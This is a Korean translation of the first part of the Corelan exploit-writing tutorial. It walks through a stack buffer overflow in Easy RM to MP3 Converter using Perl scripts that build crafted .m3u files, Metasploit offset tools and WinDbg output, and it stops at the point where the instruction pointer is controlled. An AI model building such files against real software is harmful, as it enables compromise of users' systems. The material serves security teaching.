

공격 코드 작성 따라하기

(원문: Exploit Writing Tutorial 1-11)

2013.1

작성자: (주)한국정보보호교육센터 서준석 주임 연구원
오류 신고 및 관련 문의: nababora@naver.com

문서 개정 이력

개정 번호	개정 사유 및 내용	개정 일자
1.0	최초 작성	2013.01.08

본 문서는 원문 작성자(Peter Van Eeckhoutte)의 허가 하에 번역 및 배포하는 문서로, 원문과 관련된 모든 내용의 저작권은 Corelan에 있으며, 추가된 내용에 대해서는 (주)한국정보보호교육 센터에 저작권이 있음을 유의하기 바랍니다. 또한, 이 문서를 상업적으로 사용 시 모든 법적 책임은 사용자 자신에게 있음을 경고합니다.

This document is translated with permission from Peter Van Eeckhoutte.
You can find **Copyright** from term-of-use in Corelan(www.corelan.be/index.php/terms-of-use/)

Exploit Writing Tutorial by corelan

[첫 번째. 스택 기반 오버플로우]


2009년 7월 17일에 발표된 Easy RM to MP3 Converter에 존재하는 취약점을 예로 exploit을 작성해 본다. 해당 취약점은 악의적인 .m3u 파일을 만든 후 해당 유틸리티에 feed시켜 공격이 가능하다. 이 예제를 통해 기본적인 스택 기반 오버플로우를 학습할 것이다.

1. 우선 Windows XP SP3(원문에서는 SP2)에 Easy RM to MP3 Converter를 설치한다.
2. 다음과 같은 perl 스크립트를 작성한다.

```
my $file = "crash.m3u";  
my $junk = "\x41" x 10000;  
open($FILE, ">$file");  
print $FILE "$junk";  
close($FILE);  
print "m3u File Created Successfully \n";
```

그림1. 취약점을 유발하는 스크립트(test.pl)

3. 스크립트를 실행하면 성공 메시지와 함께 파일이 생성된다(m3u).



```
C:\Users\Administrator>cd  
C:\>test.pl  
m3u File Created Successfully  
C:\>
```

그림2. 스크립트 수행 결과

4. 해당 프로그램에서 crash.m3u 파일을 로딩하면 다음과 같은 결과를 확인할 수 있다. 수행 결과는 converter가 crash되지 않고, 정상적인 에러 메시지를 출력함을 알 수 있다.




그림3. Crash.m3u 수행 결과

5. A의 개수를 20000개로 늘려도 결과는 마찬가지이고, A가 30,000개가 되는 순간 다음과 같은 결과를 확인할 수 있다. (정확히 A가 20,672개일 때 crash가 발생한다. 자세한 이유는 뒤에서 확인하자)




그림4. 데이터가 제대로 처리되지 않아 비정상적인 에러 발생

6. 자세한 오류 정보를 보면 다음과 같은 사항을 확인 가능하다.




그림5. 세부 오류 보고 내용 (예외 발생 부분을 나타냄)

7. 대부분 어플리케이션에서 발생하는 crash가 무조건 공격의 성공 여부를 보장하지는 않는다. 즉, crash가 발생한다 해도 공격이 가능한 것은 아니라는 뜻이다. 여기서 '공격'이란 공격자가 공격코드 수행과 같은 행동을 통해 어플리케이션에서 의도치 않는 행동을 유발하게 만드는 것을 의미한다.

8. 위에서 말한 '공격'을 가능케 하는 가장 쉬운 방법은 바로 **어플리케이션의 흐름을 통제**하는 것이다. 이것은 보통 다음에 실행될 명령이 위치한 포인터를 가진 EIP-Instruction Pointer(or PC)를 통제하는 방법으로 이루어진다. 어플리케이션 흐름을 통제 후 실행되기를 바라는 공격자의 코드는 일반적으로 셸코드인 경우가 많다. 그래서 만약 어플리케이션이 해당 셸코드를 실행하게 되면 그 exploit은 유효한 공격코드라고 할 수 있다.

9. 본격적인 공격코드 작성에 앞서 짚고 넘어가야 할 몇 가지 내용에 대해 알아보자.

1) 메모리 구조

(1) 메모리는 다음과 같이 3가지 부분으로 나눌 수 있다.

- code segment : 프로세서가 실행하는 명령. EIP는 다음 명령의 트랙을 가지고 있음
- data segment : 변수들, 동적 버퍼
- stack segment : 함수에 데이터나 인자를 전달하기 위해 사용
(스택 메모리에 직접 접근하기 원한다면 ESP를 사용)

(2) 프로세스 메모리 맵




그림6. 메모리 구조

- Text segment : 읽기 전용. 고정된 크기로 어플리케이션 코드를 가지고 있다.
- Data/bss segment : 쓰기 가능. 고정된 크기로 전역 변수와 정적 변수를 저장하는데 사용
 - .data : 초기화된 전역 변수, 문자열, 상수 등
 - .bss : 초기화 되지 않은 변수
- Stack : LIFO 구조를 가진 데이터 구조체. 높은 주소에서 낮은 주소로 신장.

(3) 스택 사용 예제

- `do_something(param1)`이 호출될 경우 개략적으로 다음과 같은 과정이 일어난다
 - `PUSH *param1` → `CALL do_something` → `PUSH EIP` → `PUSH EBP` → `PUSH buffer[128]`
- 특정 함수의 작업이 끝나면 전체 흐름은 `main` 함수로 돌아오게 된다.
- 메모리 맵




그림7. `do_something` 함수 수행 시 메모리 모습

- ㄱ. 버퍼 오버플로우를 발생시키기 위해 `do_something::buffer` 공간, 저장된 `EBP`, 그리고 최종적으로 저장된 `EIP`의 값을 덮어쓸 필요가 있다. `buffer+EBP+EIP`를 덮어쓴 후 스택 포인터는 저장된 `EIP` 다음 위치를 가리키게 된다.
- ㄴ. 함수 `do_something`이 리턴한 뒤 `EIP`와 `EBP`는 스택으로부터 `pop`되고, 버퍼 오버플로우 시 설정된 값을 가지게 된다. 간단히 말해서, `EIP`를 통제함으로써 함수가 '정상적인 흐름을 재개'하기 위해 사용할 리턴 어드레스를 변경할 수 있다.
- ㄷ. 만약 `buffer`, `EBP`, `EIP`를 덮어쓴 뒤, `ptr` 부분에 공격자의 코드를 놓을 수 있다면, 그리고 `EIP`가 공격자의 코드로 갈 수 있게 된다면 공격자는 통제권을 쥐게 된다.

2) CPU 범용 레지스터

- `EAX`: accumulator: 계산을 위해 사용되며, 함수 호출의 리턴 값을 저장한다. 더하기, 빼기, 비교 등과 같은 기본적인 연산은 이 범용 레지스터를 사용한다.
- `EBX`: base(base pointer와 관련 없음). 범용성은 없으며, 데이터를 저장하는데 사용될 수 있다.
- `ECX`: counter: 반복을 위해 사용되며, 아래쪽으로 카운트한다.
- `EDX(data)`: 이것은 `EAX` 레지스터의 확장이며, 더 복잡한 계산(곱하기, 나누기)을 가능하게 한다.
- `ESP`: stack pointer
- `EBP`: base pointer
- `ESI`: source index: 입력 데이터의 위치를 가지고 있음
- `EDI`: destination index: 데이터 연산 결과가 저장되는 위치를 가리킴
- `EIP`: instruction pointer

10. 앞에서 언급한 것처럼, EIP 를 통제하기 위해 스택에 어떻게 버퍼가 뿌려지는지 확인해야 한다. 이를 위해 우리는 어플리케이션 디버거를 연결한다. 다양한 디버거가 있는데, 이번 문서에서는 Windbg 를 사용해보자.

11. 우선 'windbg -I' 를 이용해 post-mortem 디버거로 등록하자. 이 기능을 사용할 경우 어플리케이션에 문제 발생 후에 해당 문제점에 대한 사후분석이 가능해 진다. 즉, 오류가 발생하면 디버거가 자동으로 이를 포착한다.)




그림 8. windbg 를 post-mortem 디버거로 등록

12. 본격적으로 시작해 보도록 하자. Easy RM converter 를 실행한 후 crash.m3u 파일을 로딩하면 어플리케이션에서 crash 가 발생하면서 windbg 가 다음과 같이 실행된다.




그림 9. windbg 가 해당 프로그램의 crash 를 찾아냈다.

13. 그림 9 에서 보듯이, EIP 가 41414141 임을 확인 가능하다. (little-endian 표기법에 주의)

14. 우리가 앞에서 작성한 crash.m3u 파일이 버퍼로 읽혀 버퍼가 오버플로우 되는 것처럼 보인다. 버퍼로 채워지는 정확한 양을 알 수 있다면 EIP 값을 완전히 통제 가능할 것이다. 이런 형태의 취약점을 흔히 **스택 오버플로우**라 부른다. 여기서 중요한 것은, 정확한 버퍼 크기를 알아내, 정확하게 EIP 를 덮어쓰는 것이다.

15. 정확히 EIP 를 덮어쓰기 위해 버퍼 사이즈를 확인하자. 우리는 EIP 가 버퍼의 시작 부분에서부터 2~30,000 사이의 어딘가에 위치하고 있다는 것을 확인했다. 버퍼에서 정확한 오프셋을 알아내기 위해 추가 작업이 필요하다.

16. test.pl 스크립트 수정을 통해 위치 범위를 좁혀 나가보자. 수정한 스크립트는 25,000 개의 A 와 5,000 개의 B 를 가지고 있다. 만약 EIP 가 41414141 을 가지고 있다면, EIP 는 20,000 ~ 25,000 개 사이에 있을 것이고 424242 라면 25,000 ~ 30,000 사이에 위치할 것이다.

```
my $file = "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "\x42" x 5000;
open($FILE, ">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created Successfully \n";
```

그림 10. 범위 측정을 위해 수정된 스크립트

17. 수행 결과 아래와 같이 EIP 가 42424242(BBBB)를 가지고 있음이 밝혀졌고, 이제 우리는 EIP 가 25,000~30,000 사이의 offset 을 가지고 있음을 알 수 있다. 이것은 나머지 'B'들이 ESP 가 가리키는 곳 어딘가에 있다는 것을 의미한다.

18. ESP 의 내용을 덤프해보자. 그림 11 에서 보듯이 EIP 뿐만 아니라 ESP 에도 공격자가 입력한 버퍼값을 확인할 수 있다. 스크립트를 일부 수정하기 전에 EIP 를 정확히 덮어쓰기 위한 위치 발견을 위해 Metasploit 을 사용해 보겠다.

19. Metasploit 은 오프셋을 계산하는데 도움이 되는 pattern_create.rb 도구를 가지고 있다. 이 도구는 유일한 패턴을 가진 문자열을 생성한다. 이 패턴을 이용해 우리는 EIP 에 덮어쓰기 위한 정확한 버퍼의 크기를 알아낼 수 있다. 먼저 5,000 개의 문자로 된 하나의 패턴을 만들어 보자.


```

root@bt:/opt/metasploit-4.1.4/msf3/tools# ./pattern_create.rb 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac
c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8
0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A
Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj
k1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9A
Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar
r7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0
2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5A
Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az
z3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6
8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1B
Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg
g9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2
4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7B

```

그림 11. Metasploit 을 이용해 5000 개의 패턴 생성

20. 위에서 생성한 결과를 다시 test.pl 스크립트에 적용하여 m3u 파일을 다시 생성해 보자. 다음과 같은 결과가 나온다. 그림 12 에서 보듯이 EIP 가 6A42376A 로 바뀌었다.

```

Pid 576 - WinDbg:6.12.0002.633 X86
File Edit View Debug Window Help
ModLoad: 00b30000 00b41000 C:\WINDOWS\system32\MSVCRT.dll
ModLoad: 02200000 0221e000 C:\Program Files\Easy RM to MP3 Converter\wmtime
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 02240000 02250000 C:\Program Files\Easy RM to MP3 Converter\MSRMfi
ModLoad: 02460000 02472000 C:\Program Files\Easy RM to MP3 Converter\MSLog.c
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\wssock32.dll
ModLoad: 76ee0000 76f1c000 C:\WINDOWS\system32\RASAPI32.DLL
ModLoad: 76e90000 76ea2000 C:\WINDOWS\system32\rasman.dll
ModLoad: 5b860000 5b8b5000 C:\WINDOWS\system32\NETAPI32.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
ModLoad: 722b0000 722b5000 C:\WINDOWS\system32\sensapi.dll
ModLoad: 769c0000 76a74000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 7e1e0000 7e282000 C:\WINDOWS\system32\urlmon.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000 C:\WINDOWS\system32\apphelp.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76980000 76988000 C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
(240.534): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000001 esi=77c5fce0 edi=00007530
eip=6a42376a esp=000f730 ebp=00384050 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
6a42376a ??

```

그림 12. BBBB 대신 패턴을 버퍼에 입력한 결과

21. 이제 EIP 에 쓸 정확한 버퍼 길이를 계산하기 위해 Metasploit 에 내장된 도구인 pattern_offset.rb 를 사용해 EIP 의 값과 버퍼 길이를 계산해보자.

```

root@bt:/opt/metasploit-4.1.4/msf3/tools# ./pattern_offset.rb
Usage: pattern_offset.rb <search item> <length of buffer>
Default length of buffer if none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
root@bt:/opt/metasploit-4.1.4/msf3/tools# ./pattern_offset.rb 0x6a42376a 500
0
1072
root@bt:/opt/metasploit-4.1.4/msf3/tools#

```

그림 13. pattern_offset 으로 버퍼 길이 계산

22. 그림 13 에서 보듯이, EIP 를 덮어쓰기 위해 필요한 버퍼의 길이는 1072 이다. 결론적으로, 25,000 + 1072 개의 A 와 4 개의 B(42424242)를 가진 파일을 만들면 EIP 의 값은 42424242(BBBB)가 될 것이다 ! 또한, ESP 가 버퍼에 있는 데이터를 가리키고 있다는 사실을 알고 있기 때문에, 우선 EIP 를 덮어쓰는 다음에 'C' 문자열을 추가해 ESP 를 덮어쓸 것이다.

23. 위에서 언급한 것처럼 m3u 파일을 새롭게 수정해보자.

```

my $file = "crash25000_EIP_BBBB.m3u";
my $junk = "\x41" x 26072;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE, ">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created Successfully \n";

```

그림 14. 정확한 EIP 기록을 위해 스크립트 수정

24. EIP 에는 42424242 가 들어가 있고, ESP 에는 43434343 이 들어가 있음을 확인할 수 있다. 이제 우리는 EIP 를 통제할 수 있게 되었다 !!

```

Pid 1860 - WinDbg:6.12.0002. EN
File Edit View Debug Window Help
ModLoad: 769c0000 76a74000 C:\WINDOWS\system32\USERENV.dll
ModLoad: 7e1e0000 7e282000 C:\WINDOWS\system32\urlmon.dll
ModLoad: 71a50000 71a8f000 C:\WINDOWS\System32\mswsock.dll
ModLoad: 76f20000 76f47000 C:\WINDOWS\system32\DNSAPI.dll
ModLoad: 76fc0000 76fc6000 C:\WINDOWS\system32\rasadhlp.dll
ModLoad: 662b0000 66308000 C:\WINDOWS\system32\hnetcfg.dll
ModLoad: 71a90000 71a98000 C:\WINDOWS\System32\wshtcpip.dll
ModLoad: 77b40000 77b62000 C:\WINDOWS\system32\apphelp.dll
ModLoad: 76fd0000 7704f000 C:\WINDOWS\system32\CLBCATQ.DLL
ModLoad: 77050000 77115000 C:\WINDOWS\system32\COMRes.dll
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\SETUPAPI.dll
ModLoad: 76980000 76988000 C:\WINDOWS\system32\LINKINFO.dll
ModLoad: 76990000 769b5000 C:\WINDOWS\system32\ntshrui.dll
ModLoad: 76b20000 76b31000 C:\WINDOWS\system32\ATL.DLL
ModLoad: 02f70000 03235000 C:\WINDOWS\system32\xpss2res.dll
(744.4e8): Access violation - code c0000005 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91003d edx=00000001 esi=77c5fce0 edi=00000000
eip=42424242 esp=000ff730 ebp=00384050 iopl=0         nv up ei pl nz na pe
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000000
0:000> d esp
^ Syntax error in 'b esp'
0:000> d esp
000ff730  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff740  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff750  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff760  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff770  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff780  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC
000ff790  43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCC

```

그림 15. 정확한 EIP 기록에 성공한 모습

25. 이쯤에서 버퍼 오버플로우로 인해 스택의 모양이 어떻게 변했는지 확인해보자. 함수가 리턴(ret)할 때 BBBB 가 EIP 에 들어가게 되고, 프로그램의 흐름은 42424242 라는 주소로 이어지게 된다.




그림 16. 버퍼 오버플로우 발생 후 스택의 내용

